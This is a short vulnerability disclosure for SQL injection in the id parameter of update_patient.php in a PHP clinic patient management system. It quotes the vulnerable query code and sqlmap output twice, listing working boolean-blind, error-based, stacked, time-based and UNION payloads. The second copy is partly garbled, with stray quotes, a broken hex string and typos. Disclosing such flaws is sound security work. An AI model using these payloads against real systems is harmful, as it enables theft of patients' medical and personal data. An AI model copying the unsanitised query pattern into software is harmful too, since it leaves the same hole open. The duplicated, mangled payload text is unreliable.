

SQL injection vulnerability exists in id parameter of update_patient.php file of clinics patient management system

Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.



```
try {
$id = $_GET['id'];
$query = "SELECT `id`, `patient_name`, `address`,
`cnic`, date_format(`date_of_birth`, '%m/%d/%Y') as `date_of_birth`,  `phone_number`, `gender`
FROM `patients` where `id` = $id;";
```



```
sqlmap identified the following injection point(s) with a total of 91 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: id=1 AND 4120=(SELECT (CASE WHEN (4120=4120) THEN 4120 ELSE (SELECT 4471 UNION SELECT 7480) END))-- -

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: id=1 AND GTID_SUBSET(CONCAT(0×716b707071,(SELECT (ELT(3975=3975,1))),0×7178787171),3975)

    Type: stacked queries
    Title: MySQL ≥ 5.0.12 stacked queries (comment)
    Payload: id=1;SELECT SLEEP(5)#

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 1504 FROM (SELECT(SLEEP(5)))hOOU)

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: id=-5738 UNION ALL SELECT NULL,NULL,CONCAT(0×716b707071,0×4c615279756b776d466f53737963726444626f4252597
7567459714d4c646c69734b6b45536d7976,0×7178787171),NULL,NULL,NULL,NULL-- -
---
```

“

```
---
Parameter: id (GET)
        Type: boolean-based blind
        Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
        Payload: id=1 AND 4120=(SELECT (CASE WHEN (4120=4120) THEN 4120 ELSE (SELECT 4471 UNION SELECT 7480) END))-- -

        Type: error-based
        Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
        Payload: id=1 AND GTID_SUBSET(CONCAT(0x716b707071,(SELECT (ELT(3975=3975,1))),0x7178787171),3975)

        Type: stacked queries
        Title: MySQL >= 5.0.12 stacked queries (comment)
        Payload: id=1;SELECT SLEEP(5)#

        Type: time-based blind
        Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
        Payload: id=1 AND (SELECT 1504 FROM (SELECT(SLEEP(5)))hOOU)

        Type: UNION query
        Title: Generic UNION query (NULL) - 7 columns
```

Payload: id=-5738 UNION ALL SELECT NULL,NULL,CONCAT(0x716b707071,0x4c615279756b776d466f537379637264446264f42525977567459714d4c646c69734b6b45536d7976,0x7178787171),NULL,NULL,NULL,NULL-- -
---“

Source Download：
https://www.sourcecodester.com/php-clinics-patient-management-system-source-code